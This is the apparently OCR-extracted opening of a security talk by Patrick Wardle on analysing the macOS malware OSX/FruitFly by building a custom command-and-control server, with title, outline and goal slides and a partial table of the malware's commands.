


# OFFENSIVE MALWARE ANALYSIS

dissecting osx/fruitfly via a custom c&c server




WHOIS



security for the  
21st century

*“leverages the best combination of humans and technology to discover security vulnerabilities in our customers’ web apps, mobile apps, IoT devices and infrastructure endpoints”*



@patrickwardle



OUTLINE



fruitfly



monitoring



c&c server



tasking




trapping flies



# THE GOAL


analyze OSX/FruitFly.B ... 'smartly'



3 observe: the response

command	description
0	"take screen shot"
1	?
2	?

